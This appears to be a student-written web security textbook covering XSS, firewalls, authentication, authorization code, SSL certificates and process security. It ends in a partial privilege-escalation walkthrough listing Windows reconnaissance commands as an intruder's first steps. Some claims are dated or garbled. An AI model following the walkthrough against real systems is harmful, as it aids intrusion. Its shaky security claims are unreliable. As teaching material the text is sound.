Cross-site scripting (XSS for short) is a very common vulnerability that is more often than not found in web applications. They accounted for about 84% of al web security vulnerabilites as of 2007. What they do is they inject client-side scripts into web pages viewed by other users to try and bypass access controls like the same-origin policy, which allows scripts from one page to access data from another if both pages have the same origin. *[Css]*

An example would go like this: say Jeremy likes to visit a particular web site that is hosted by Bill. Another person who frequents the site, Allison, sees that in the Search box for the site, there is an XSS vulnerability. She exploits that vulnerability by tinkering with it to steal the Authorization from any user who clicks on the link that she spreads through an email to users of the site. Jeremy likes what he sees in the link and clicks it. The links goes through the Searc box on Bill's website and looks like any other search entered, except, for a split second, the screen shows the malicious program Allison has that steals Jeremy's Authorization cookie for the site. Jeremy is dissapointed by the failure of the search and forgets about it, while Allison now has free control of Jeremy's account on Bill's web site.


Sources

Firewalls

Written by Kyle, Edited by Brooke and Rasim.

Introduction

A firewall is one of the most basic forms of network security. Firewalls control incoming and outgoing network traffic and can be hardware or software based. Every firewall has a specific set of rules that define what machines are allowed access to the network. All machines that do not meet the rules are denied access to the firewall. With the rise of the internet in the 1980's, Access Control Lists that simply stated which IP Addresses were allowed on the network did not provide sufficient security. This gave way to firewalls, of which there are three types. *[wif]*



A Short History of Firewalls

As mentioned previously, the need for firewalls arose when the internet made machines more connected, and less secure, than ever before. Prior to firewalls most security was controlled by Access Control Lists. These lists existed on routers and determined which IP addresses were allowed on the server. This became not only not secure enough, but not feasible when hundreds of machines are attempting to access my machine. Therefore looking at the sources of packets was no longer enough. It was now necessary to look at the packets themselves. The first commercial firewall was shipped by Digital Equipment Corp in 1992. Since then both firewalls and the attacks that they are preventing have become increasingly sophisticated.

Types of Firewalls [tof]

Packet Filtering

Packet filtering is a network layer form of firewall. This kind of firewall was commonly used in the earliest firewalls. As we know information travels through networks in 'packets.' Packet filtering firewalls control access to the network based on source and destination addresses, and the ports on which the packets are travelling. These firewalls do not look at the contents of the packets and have limited logging capabilities.

Proxy

A proxy firewall passes packets through 'proxy' applications that are separate from the network. This process is a bit more complicated than packet filtering. A proxy firewall prevents a users network from directly accessing the internet. Instead the proxy application accesses the internet and passes the pages to the user. Proxy firewalls can detect application information along with the surface level information that packet filtering can detect. This requires more resources and is slower than the simpler packet filtering. It is, however, more secure. Along with increased security, another advantage of proxy firewall is the increased logging capabilities. This makes it possible to discover information about the data contained within packets.

Stateful Inspection

Stateful inspection firewalls are fast and intelligent. They examine packets at the network layer similar to packet filtering, but analyze the sequence of the connection to ensure that the communications follow a set protocol from beginning to end.

Hybrid Firewalls

Most modern day firewalls provide a hybrid of these sorts of systems. This mixture of methods increases security greatly.

Vulnerablilities


There are many ways in which a firewall can fail and leave a user vulnerable to attacks. As stated previously only proxy firewalls check packets on an application level. This means that the others leave users vulnerable to applications which can be harmful making their way through a firewall even if they come from trusted sources on trusted ports. Many exe files contain viruses and worms and can make it through packet filtering and stateful inspection firewalls. Other vulnerabilities include having outdated hardware and software, insecure passwords, unencrypted http connections, insufficient logging, and poor security management and documentation. *[cff]*

PrettyPark


A successful bypass of firewall in the past was done by a trojan horse called PrettyPark. This trojan horse bypassed firewalls by being an application attached in an email. When the application was executed it displayed the screensaver and emails itself to contacts in the users address book every 30 minutes. This attack targeted systems that did not have firewalls that protected them on the application level. This allowed the systems to be targeted through email. *[ppw]*

RDS Firewall on AWS

An example of a firewall that we have already set up is on our RDS service on Amazon Web Services. If you open up an RDS instance you can select *See Details*.




On the following page select *Security Groups*.



At the bottom of the next page there are three tabs, we want to edit the Inbound Security groups. We can also manage our firewall for Outbound connections, but let's focus on Inbound for now.

In our stack we are using MySql, and therefore this is what we have selected as our type of security group. This selection automatically sets our firewall protocol to TCP and only allows communication on port 3306 for our database connection. Any requests that do not follow TCP or are trying to communicate on ports other than port 3306 will not be allowed on the network.



On the right side of this popup there is a source section. This section allows for users to set specific IP addresses that are allowed to send inbound packets. If there are no restrictions, as in the image, any machine may communicate to the database. This is not ideal, and this field can be changed to only allow known machines that need to communicate with the database.

All of this can also be set for outbound packets as well. This is an example of a stateful inspection firewall that is incredibly easy to set up and use. It checks that communication is following a set protocol, happening on a specific port, and is coming from trusted sources. As mentioned previously, under the *Outbound* tab a firewall can be set up for outgoing connections just as easily.

Sources

Authentication

Written by Ashtyne, Edited by Michael R and Brooke.

Introduction

Authentication is the technique of identifying a person and verifying that they are who they say they are. The most common form of authentication is for a user to sign in using some sort of username and password. There are many other ways to authenticate a user, some include retina scanning and voice recognition *[abu]*. There are also ways for the user to authenticate that a website or system is what it says it is. This is by using https in the url. Authentication is important because otherwise it would be much easier to steal information of users and potentially even their identity.

Authenticating the User

Authenticating the user is important because it allows only people with certain knowledge to access potentially important and private information. With different possibilities to authenticate users, there is less risk that a user claiming to be someone else can access that information.

Passwords

As mentioned earlier, the most common way for a system to authenticate a user is through username and password. Many systems require the users' password to fulfill certain requirements, such as number of characters, having special characters, and having numbers. The reason for this is to make sure that the password is as unique as possible and difficult for people to guess *[pea]*. This type of authentication is one of the first types of computer authentication and still continues to be the front runner in authentication to this day.

Retina Scanning

Retina scanning is a technique of identifying someone by scanning the blood vessels of their eye. When scanning an eye, a beam of infra-red light is casted into the eye. Retinal scanners are pretty accurate and hard to trick. Many times the infra-red has trouble acquiring the image of the eye and can take a small amount of time, which makes it uncomfortable for users to stand at a scanner with their eye open for long periods of time.

Voice Recognition

Voice recognition is when someone speaks and a computer program takes that input and compares it to samples it already has. Many systems take time to learn the different mannerisms that people use when speaking, so the user must train the system by reading certain phrases to the system. The audio that these programs receive are converted to digital signals and compared to the digital signals already stored in the program. If the signals match, then access is granted. Voice recognition is not the most secure method of authorization because voices can be easily recorded or mimicked.

Fingerprints

Fingerprints are another way to identify people. Fingerprints are unique for every person and no two people have the same fingerprint. When a fingerprint is being scanned a computer system looks at different patterns in the lines on

the finger. There are three different basic patterns to a fingerprint, the arch, loop, and whorl. Scanning fingerprints has become increasingly popular considering Apple, Samsung, and other electronic companies have started including them in their phones.

Face Recognition


Face recognition is a way for identifying someone by taking a picture of their face and comparing their features to those of a pre-loaded image. This type of recognition is similar to the other biometric systems that look at fingerprints or retinal scanning. Some of the things that the system compares are the size, position, and shape of a user's eyes, nose, cheekbones and it can also look at the texture of their skin. There are some computers and a few phones that include this as an option for users to log in with.

Picture Password

Picture passwords are pictures that are used to log into computers and tablets. A person can choose three moves; a dot, a circle, or a line, anywhere on a chosen picture. This is another form of protection similar to passwords because it is something that you know. Picture passwords are a little more difficult than regular passwords for attackers to figure out because you cannot try to get in remotely, the attacker must have the physical device.

Authenticator App

Authenticator apps are commonly used for a two-factor authentication. These are apps that are synced to certain websites and have numbers that a person can enter when logging in. The numbers typically change every few minutes or so and therefore would incorporate something you know (a password) and something you have (your phone).



This is an example of an app. There are many different services that can sync with this specific type of two factor authentication. They all have their own number that can be typed in to a specific spot when logging in to the respective site. Most apps have the numbers change every 30 seconds, but some are longer than that.

Authenticating the Website

Whenever someone visits a website there is always the chance that the link is taking them to a website that isn't actually where they intended to go. You could be thinking that you are going to Amazon, but someone actually made it so that when amazon.com is typed in the user is taken to another website. The way to combat this is with https.

HTTPS

Using https is something that most people never think about or notice, but it is almost always there. In the url there will typically be green text at the beginning. This means that the system has checked and made sure that the website the user typed in or clicked on is truly that website and that it isn't a fake amazon website. Https also makes sure that the website is secure and that any information entered, such as a password or even a social security number is safe and private [bwa].


References

Authorization

Written by Sara, Edited by Tyler and Cody.

Introduction

Authorization is very closely coupled with authentication, but they are two very different things. While authentication proves the user's identity, authorization determines what permissions and rights the user has. Authorization and authentication can be tied together with session management. Session management makes it possible to relate requests made by a user so that a user does not have to authenticate during each request they make. *[bwa]*



[bwa]

Every time a user makes a request they must undergo a valid and effective authorization procedure. A good authorization procedure consists of identifying the user making the request, verifying that the request has not changed since its initiation, applying the appropriate authorization procedures of the user, and re-examining previously authorized request of the user. *[wcs]*

Vulnerabilities

The most common vulnerability for authorization is not authorizing everything. When it comes to authorization we must authorize every action that a user takes no matter how insignificant it may seem. For example, if a website has a form for the user to fill out that is specific to just that user we must check not only that they have authorization to edit and add new objects to the form, but also that the values they put into the form are valid. Let's say that the form is connected to a database where each object has a specific ID. What happens if a user is editing an object and changes

the ID to one that is not theirs? Without authorization the user would easily have access to all objects in the database regardless of the owner.

Another example of this is when a web or application server runs at too great a permission level. This means that they execute using privileged accounts such as root in UNIX or LOCALSYSTEM in Windows. By running servers as these users the processes run with all of the rights of these users. It is very easy to use malicious code to execute with the authority of a privileged account. If someone were to implement this code, then there could be potential damage from the exploit. This can come into play with databases as well. Often times the database accounts used by web applications have privileges beyond those actually required. This destroys the database server's ability to defend against access to or modification of unauthorized resources. Web servers should be executed under accounts with minimal permissions and applications should use one or more lesser-privileged accounts. *[cac]*

Best Practices

Authorizing on the Server

One of the most critical mistakes a programmer can make is hiding capabilities rather than explicitly enforcing authorization on the server. For example, it is not sufficient enough to just hide the "delete user" button from users that are not administrators. The server should not trust anything fro the user as far as identity, permissions, or roles, so the server code must perform the authorization of the delete. *[bwa]*

Deny by Default

The authorization mechanism should always deny action by default unless they are explicitly allowed. For example, if there are some actions that require authorization and others that do not, it is safer to just deny by default and override any actions that do not require permission. *[bwa]*

Authorizing on Resources

Resource authorization can be more complex because it validates whether a user can take a particular action against a particular resource. For example, a user should be allowed to modify their own profile, but only their profile. The system must validate that the user is authorized to take action on the specific resource being affected. *[bwa]*

Implementations

Role-Based Access Control

The most common type of authorization is role-based access control(RBAC). RBAC assigns roles to users and the roles are given permissions. Any user who has been assigned a role inherits the permissions of that role. RBAC can be very helpful when writing code for authorization. For example, instead of listing everyone's name who is given the authorization we can just use the role. This also allows us to easily change code if an employee is hired or fired. Instead of finding or adding their name to every privilege we just need to add them to the role. *[bwa]*

```
public OperationResult deleteUser(final UserId userId, final User callingUser) {
     if (callingUser != null && callingUser.hasRole(Role.ADMIN)) {
         doDelete(userId);
         return SUCCESS;
     } else {
         return PERMISSION_DENIED;
     }
 }
```

[bwa]

This is still not the best solution for authorization with RBAC. As the system evolves and we end up with more and more roles our statements can become complicated very fast. Instead the code should be concerned with whether or not permission should be given to do something. In other words, we will decouple permissions from roles. This can be shown in the code example below,

```
public OperationResult deleteUser(final UserId userId, final User callingUser) {
    if (callingUser != null && callingUser.hasPermission(Permission.DELETE_USER)) {
        doDelete(userId);
        return SUCCESS;
    } else {
        return PERMISSION_DENIED;
    }
}
```

[bwa]

Attribute-Based Access Control

A more advanced application should look at using attribute-based access control(ABAC). ABAC can be thought of as a generalization of RBAC. It can base decisions on any attribute of the user, the environment in which the user exists, or the resource being accessed. Instead of making a decision based just on what roles are assigned to the user, ABAC can use any property of the user's profile. This can be anything from the amount of time worked at the company, the country of their IP address, or the time of day. *[bwa]*

The most common way to implement ABAC is using XACML. XACML is an XML based format from Oasis. XACML can be very verbose and arguably cryptic, but it is one of the few options for the standardized model of ABAC. There is another option, which is to build policies in the language chosen for the application, bound to its domain. This is shown as in example in JavaScript below,

```
allow('read')
    .of(anyResource())
    .if(and(
        User.department().is(equalTo('development')),
        timeOfDay().isDuring('9:00 PST', '17:00 PST'))
    );
```

[bwa]

Other Implementations

RBAC and ABAC are just two possible ways of modeling policy and will probably be used in most situations. Other approaches that can be used are

- Mandatory Access Control(MAC): based on sensitivity of the information contained in the objects or resources and a formal authorization. They are mandatory because they restrain subjects from setting security attributes on an object and from passing on their access. *[cac]*
- Relationship-Based Access Control(ReBAC): policy that is largely determined by relationship between principals and resources *[bwa]*
- Discretionary Access Control(DAC): based on the identity and need-to-know of subjects or the groups to which they belong. They are discretionary because a subject with certain access permissions is capable of passing on that access to other subjects. *[cac]*
- Rule-Based Access Control: dynamic role or permission assignment based on a set of operator-programmed rules *[bwa]*

Sources

Server Certificates

Written by Lana, Edited by Paul and Taylor.

Introduction

A server certificate is a digital certificate installed onto a web server. It is used for data encryption and to authenticate an organizational identity *[GlobalSign]*. Users will know if the website is secure due to the lock icon in the URL. For example, the screenshot below of Global Sign URL indicates it is a secure website.

Why Do Companies Need an SSL Certificate?

Companies need an SSL to encrypt the data the customer is entering such as username, password, credit card and more. This ensures clients that their sensitive information is not easily obtainable *[GlobalSign]*. If a server does not have a certificate, it cannot protect the clients from potentially being compromised.

SSL certificates are not only used to encrypt transactions, but to also verify the identity of the company. Clients are more likely to visit a trusted website such as Amazon, GameStop, U.S. Bank, and more. Therefore, it is highly recommended to have an SSL certificate. *[GoDaddy]*

What Could Happen if There is No SSL Certificate?

Login forms have sensitive information such as username and password. Furthermore, to create a new account on some websites requires an email and password which is also highly recommended to verify if the site is secure or not. If this is not properly secure, someone can easily obtain that information and read the data including the client's

login information. Additionally, some users may use the same password for multiple sites. Therefore, the attacker can potentially compromise the user. *[SSL-Shopper]*

What Vulnerabilities are There?

There are websites that may appear legitimate, but are actually imposters. If the "real" company doesn't contain an SSL, an imposter can affirm the certificate, resulting in users entering their sensitive information into a website that appears genuine but is actually fake. *[Digicert]*

Types of Certificates

Domain Validated Certificate

This type of certificate is mainly used for owning the domain name and verifying ownership. This type of certificate may be obtained for free, making it the cheapest kind. This is not commonly used for commercial purposes because it is a high risk certificate when used on a public website. The risk involves clients not able to verify the organization when they visit the website.[Symantec-Corp]_

Organization Validated Certificate

This type of certificate is a standard type of certificate that is used on commercial websites. Organization Validated Certificates are trusted because they are "authenticated by real agents against business registry databases hosted by governments" *[Symantec-Corp]*. This means that the website legitimatizes their business information.

Extended Validation Certificate

This type of certificate is the most trusted. This gives users peace of mind because the domain is a secured website. In addition, it has more defined guidelines for companies to follow. Basically, it encrypts all data between the user and web server. *[Symantec-Corp]*

How to Obtain an SSL Certificate?

A SSL Certificate can be purchased through a domain provider such as GoDaddy, DigiCert, GlobalSign and more. They will offer several different service packages including standard SSL certificate, Extended Validation Certificate, Multiple-Domains, and Wildcard(s). This is going to vary among company depending on what the company's end goal is for their website.

How to Tell if a Website is Secure?

There are several indications that can help identify if the website is secure.

1. Check to see if the URL has a lock on it. Depending on which browser, it will display a lock icon either left of the URL (Firefox and Chrome) or right (Internet Explorer). In the event that the website is secure, it will have "https" at the beginning of the URL (except Internet Explorer, which only has the lock icon). Furthermore, select the lock icon and it will say "this is a secure connection".

2. Always verify the domain. It is possible to visit a website that looks like the real company, however, but it is the imposter. For example, a suspicious email from U.S. Bank states the account has not been verified, and to click on the following link. This is where the first mistake occurs. Do not click on the URL provided within the email because it could be directed to a whole other website. To check this, hover the mouse cursor over the link and it will display the true URL. Phishing attempts occur often and they will imitate the real company to their best ability to deceive the clients.

3. Be a wise shopper. If the prices are too low, it is too good to be true. It is advised to only shop at reputable websites such as Amazon. In contrast sometimes companies could fail to update their certificate. So if a website that previously




Fig. 19.2: This screenshot is an example of an unsecure website. Even though the information is not extremely sensitive in this example, it is good practice to be cautious of what information is being entered.




Fig. 19.3: This screenshot is of the login page on Hot Topic's website. Even though it says https, this is an indication that not all data on the webpage is encrypted and some of the content is readable. However, the information that is being inputted into the email and password is secure. The screenshot below explains what is not encrypted on the webpage.

Fig. 19.4: This screenshot on Hot Topic's website is the reason why the login page is considered "not fully secure". It is a image that is using HTTP and not HTTPS.




Fig. 19.5: This screenshot of Amazon.com displays that it is a secure website. Before the URL, it has a lock icon with the word "Secure" to identify that all information will be encrypted.




Fig. 19.6: In this example, Simpson students may have received an email saying "One New Email Message" from Kelley Bradder. However, hover the mouse over the link, and it will expose the true website that the students would have been directed to.

had a valid certificate, it will warn end users that the website security certificate presented is not valid. Under those circumstances there will be a chance hackers to intercept the data. So either wait for the company to renew their certificate or visit another.




Fig. 19.7: If a SSL certificate expires the end users will be greeted by this warning. *[Microsoft]*

Alternatively, an application that requires a SSL certificate functions the same way. Apple made a recent change in the last year requiring all apps from the Mac App store to have a "valid provisioning profile" that must be updated periodically *[Mac]*. For those who did not renew it on time saw the consequences which the application would crash not allowing users to open it. Developers were aware of the changes, but did not think it applied to them. As a matter of fact, the recent policy changes by Apple did impact several applications, but developers were not aware until it occurred.

Fig. 19.8: One Password is a popular application on Apple where users have a vault that stores all of their passwords. This was one of the many applications that did not renew their certificate resulting in the app crashing everytime the end user attempted to open it. *[Mac]*

Keep in mind, not all websites need an SSL certificate due to the type of content. For example, IMDB is an informative website about movies, T.V. shows, and actors/actresses. Therefore, IMDB made the decision to have the SSL Certificate to be applied only when the user is logging into their account and when viewing their profile. Otherwise, the remainder of the website is unsecure. Basically, it is ok for some websites to not have all content to be secure. Regardless, it is crucial to verify if the webpage is secure when entering sensitive information and purchasing products online.

Sources

Process Security


Written by Michael R, Edited by Michael B and Anthony.

Introduction

Process security is the method of securing processes on a computer to limit what they can access. For example, if a piece of software such as Apache were compromised, a hacker could potentially wreak havoc on any computer where it is installed. With process security, multiple system functions such as directory access, network ports, disk access, and CPU access can be limited to prevent processes from going rogue or to prevent hackers from using them to exploit a system.

Process Accounts

One way to secure processes is through the use of process accounts. If you have ever used a Linux computer, you have likely seen some kind of warning about running a program as root. This can be especially annoying if you are the only user on a personal computer and you find yourself frequently switching between your regular user account and the root account.



[wshark]

So, how do you know when to make process accounts and how do you make them?

This depends on the operating system and software you're installing. Making a process account is as simple as creating another login to your computer, but setting the permissions for that account can get a little more complicated.

Let's use the example of installing Apache on a Linux machine. When installing Apache the software automatically creates a user called "www-data" and a group called "www-data" which includes that user. Apache stores all of its data in the /var/www directory. After installing the software, you need to change the read, write, and execute permissions of this directory to the "www-data" user. This will prevent other user accounts from accessing this directory and people accessing the server through this account from modifying files in other locations on the server. *[ugp]*

Danger: Did you skim over the last section? The summary is that running a program as root potentially gives anyone who uses that program full and unlimited access to your computer.

Vulnerability Demonstration

Are you still having trouble seeing how this could be an issue for you? Let me lay it out.

1. You install Apache web server to run as "root" on a Linux server.
2. A hacker accesses your server and uses a method like directory traversal to move up and out of the /var/www folder into the /etc folder.
3. The hacker takes whatever information they want and installs malware or corrupts the server operating system because they have access to execute any system command. *[wss]*

Privilege Escalation

Carefully creating process accounts does not remove the full threat of process security risks. Privilege escalation is a method used to infiltrate systems where hackers user a bug in a program or operating system's code to change the rights of their account. There are two types:

- Vertical privilege escalation: This occurs when a user with lower rights, such as a standard user, accesses content that only elevated accounts should be able to see.
- Horizontal privilege escalation: This occurs when a user accesses content that other users with the same account type can see. *[pea]*

Here are some example steps an intruder would take to execute a privilege escalation attack:

1. Gather information about the computer you have limited access to. On Windows, this can be done by opening the command prompt and changing the directory to `\Windows\system32`. Then execute the following:

   ```
   C:\Windows\system32> systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
   ```

2. If you don't already know it, find the computer's name:

   ```
   C:\Windows\system32> hostname
   ```

